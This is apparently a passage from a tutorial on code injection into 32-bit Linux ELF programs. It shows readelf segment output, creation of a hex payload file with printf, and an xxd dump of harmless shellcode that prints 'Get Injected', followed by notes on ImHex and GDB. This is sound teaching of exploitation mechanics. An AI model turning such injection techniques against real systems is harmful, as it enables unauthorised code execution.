
```
main@ubuntu32bit:/tmp/ELF$ readelf ––segments ./a.exe

Elf file type is EXEC (Executable file)
Entry point 0x80482e0
There are 9 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00120 0x00120 R E 0x4
  INTERP         0x000154 0x08048154 0x08048154 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x00564 0x00564 R E 0x1000
  LOAD           0x000f08 0x08049f08 0x08049f08 0x00110 0x00114 RW  0x1000
  DYNAMIC        0x000f14 0x08049f14 0x08049f14 0x000e8 0x000e8 RW  0x4
  NOTE           0x000168 0x08048168 0x08048168 0x00044 0x00044 R   0x4
  GNU_EH_FRAME   0x0004a0 0x080484a0 0x080484a0 0x00024 0x00024 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x10
  GNU_RELRO      0x000f08 0x08049f08 0x08049f08 0x000f8 0x000f8 R   0x1

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init .plt .plt.got .text .fini .rodata .eh_frame_hdr .eh_frame
   03     .init_array .fini_array .jcr .dynamic .got .got.plt .data .bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
   06     .eh_frame_hdr
   07
   08     .init_array .fini_array .jcr .dynamic .got
```

DIAGRAM OF ELF FILE LAYOUT




5) Working With Hex Files

Both of the attacks I discussed require redirecting input to hex files which is straightforward, but creating the hex files isn't. The easiest way to write raw hex bytes to a file is with the built in shell command printf as shown below.

```
$ printf “\x08\x04\x21\x34\x54\x0A” > input.bin
```

To verify the hex values have been properly written the command xxd is used.



```
main@ubuntu32bit:/tmp$ xxd inject.bin
00000000: 5589 e583 ecf4 c745 f447 6574 20c7 45f8  U......E.Get .E.
00000010: 496e 6a65 c745 fc63 7465 64b8 0400 0000  Inje.E.cted.....
00000020: bb01 0000 008d 4df4 ba0c 0000 00cd 80eb  ......M.........
00000030: ea0a 0102 0304 0506 0708 1ca0 0408 0a    ...............
```

Although this can be useful in instances where only a couple hex bytes need to be written, copying the opcodes of a payload into a hex file this way is incredibly tedious. To make things easier, ImHex allows for creating or editing these files directly. For example, the way I create a hex payload is by first, writing the position independent assembly and compiling it into an ELF file. Second I'll use objdump to find the offset where my code is stored. Finally, I'll have both an empty hex file and the ELF file open in ImHex. I'll highlight the section in the ELF file containing the opcodes I want to use, disassemble that section to verify they are the right instructions, allocate the correct number of bytes in the empty file, and just copy it over.

6) Additional Notes

When experimenting with code injection attacks, it can be helpful to analyze the program using GDB. Setting breakpoints throughout the program can allow you to get a deeper understanding of how best to setup your attack or figure out why it might not be working. If you are injecting code into global variables, you may want to set breakpoints in those sections. Sadly, GDB is not designed to do this and unexpected results that do not mimic normal scenarios will occur. Actual hex characters are inserted when a breakpoint is set which can corrupt your hex payload and cause inconsistencies between running the program with and without GDB. It is recommended you only set break points in the text segment of the program and step through it using the si or ni gdb instruction.